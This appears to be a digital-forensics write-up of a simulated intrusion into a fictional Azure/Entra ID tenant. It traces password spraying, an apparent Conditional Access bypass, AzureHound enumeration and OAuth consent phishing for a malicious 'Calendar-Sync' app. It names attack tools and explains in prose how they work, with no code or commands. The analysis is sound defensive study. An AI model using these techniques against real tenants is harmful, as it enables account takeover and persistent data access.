
<p>Husky Corp’s environment consists of an Azure tenant integrated with Entra ID with various Azure resources and an on-premises Active Directory forest.</p>

<p><img src="/img/huskycorp/network-diagram.png" alt="image1" /></p>

<p>Responders were provided with access to an ELK instance with pre-parsed logs, exported email artifacts, parsed browser outputs, and parsed KAPE outputs.</p>

<p>The scope of this investigation was limited to artifacts provided within the simulation, including Entra ID sign-in and audit logs, Azure Activity Logs, Microsoft Graph telemetry, Windows host event logs, and parsed forensic outputs. Live containment actions and external infrastructure attribution were outside the scope of this analysis.</p>

<h2 id="attack-analysis">Attack Analysis</h2>
<p>The following section provides an analysis of the different phases the threat actor executed, and the ramifications of such activities.</p>

<h3 id="initial-detection">Initial Detection</h3>


<p>The incident began on April 20th, 2024  with multiple failed login attempts for the users <code class="language-plaintext highlighter-rouge">Ashlee@huskycorp.net</code>, <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code>, and <code class="language-plaintext highlighter-rouge">lina@huskycorporation.onmicrosoft.com</code> all from the IP: <code class="language-plaintext highlighter-rouge">103.216.220.45</code>. The failures were recorded with the error <code class="language-plaintext highlighter-rouge">InvalidUserNameOrPassword</code>, indicating an attempt at password spraying. Tools such as <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> are typically used to password spray Entra ID. The result of using such a tool is the influx of failed login attempts seen in the audit logs. This tool in particular takes note of the error codes returned from a failed login attempt, meaning that in instances where the credentials are correct but some other factor is blocking a successful login, the threat actor can use that information to adapt their approach.</p>

<p><img src="/img/huskycorp/password-spraying.png" alt="image2" /></p>

<p>This activity warranted further investigation into whether any credentials had been successfully validated.</p>

<h3 id="identity-compromise">Identity Compromise</h3>
<h4 id="credential-validation">Credential Validation</h4>

<p>Analysis of Entra ID sign-in logs show that the attacker was able to successfuly validate the credentials for two users: <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code> and <code class="language-plaintext highlighter-rouge">Ashlee@huskycorp.net</code>. Both Ashlee and Lonnard were using Pass-Through-Authentication, meaning that these users’ passwords are validated through an on-premises agent rather than authenticated through the cloud.</p>

<p><img src="/img/huskycorp/conditionalaccesspta.png" alt="image3" /></p>

<h5 id="conditional-access-behavior">Conditional Access Behavior</h5>
<p>Although the attacker was able to obtain the credentials for Lonnard’s and Ashlee’s accounts, the login attempt is blocked by the Conditional Access policies.</p>

<p><img src="/img/huskycorp/conditionaccessfailure.png" alt="image4" /></p>


<p>However, Conditional Access controls did not fully stop the threat actor. Subsequent successful sign-ins for <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code> were observed originating from a different IP address (<code class="language-plaintext highlighter-rouge">146.70.196.180</code>), suggesting the attacker adapted infrastructure to bypass Conditional Access policies.</p>

<p><img src="/img/huskycorp/lonnardsignin.png" alt="image5" /></p>

<h4 id="token-based-access-and-tenant-enumeration">Token-Based Access and Tenant Enumeration</h4>

<p>Following successful authentication as <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code>, sign-in activity was observed with the user agent <code class="language-plaintext highlighter-rouge">azurehound/v2.1.8</code>. <a href="https://unit42.paloaltonetworks.com/threat-actor-misuse-of-azurehound/">AzureHound</a> is a Microsoft Graph enumeration tool commonly used to map identity relationships, role assignments, and application permissions within Entra ID. Audit logs confirmed that shortly after this authentication event, the attacker initiated multiple Microsoft Graph API requests targeting directory objects, applications, and role assignments.</p>

<p><img src="/img/huskycorp/graphapirecon.png" alt="image6" /></p>

<h3 id="persistence-mechanisms-and-data-exfiltration">Persistence Mechanisms and Data Exfiltration</h3>
<p>After the attacker’s initial reconnaissance, they focused on establishing persistence within Entra ID using cloud-native mechanisms. These techniques allowed the threat actor to maintain access without solely relying on credentials while also reducing the effectiveness of remediation actions like password resets or MFA enforcement.</p>

<h4 id="oauth-abuse">OAuth Abuse</h4>

<p>An OAuth application in Azure authorizes software to access resources on behalf of a user without the need for a password. Attackers commonly use social engineering in order to trick legitimate users into authorizing a malicious app as a form of persistence. A typical attack flow looks like this:</p>

<p><img src="/img/huskycorp/oauthflow.png" alt="image8.5" /></p>



<p>In this incident, the threat actor used a phishing email targeting <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code> to obtain OAuth consent for a malicious application named <code class="language-plaintext highlighter-rouge">Calendar-Sync</code>. The email directed the user to an OAuth authorization endpoint requesting delegated Microsoft Graph permissions.</p>

<p><img src="/img/huskycorp/calendar-syncemail.png" alt="image7" /></p>


<p>The initial consent attempt was blocked by Microsoft security controls. This failure triggered an admin consent workflow, meaning a pending approval request was generated. An admin user ended up approving the consent request, adding <code class="language-plaintext highlighter-rouge">Calendar-Sync</code> as a service principal in the tenant.</p>

<p><img src="/img/huskycorp/calendar-syncadded.png" alt="image8" /></p>


<p>Once consent was granted, Entra ID issued refresh tokens to the application when <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code> authenticated.</p>

<p><img src="/img/huskycorp/calendarsyncsignin.png" alt="image9" /></p>

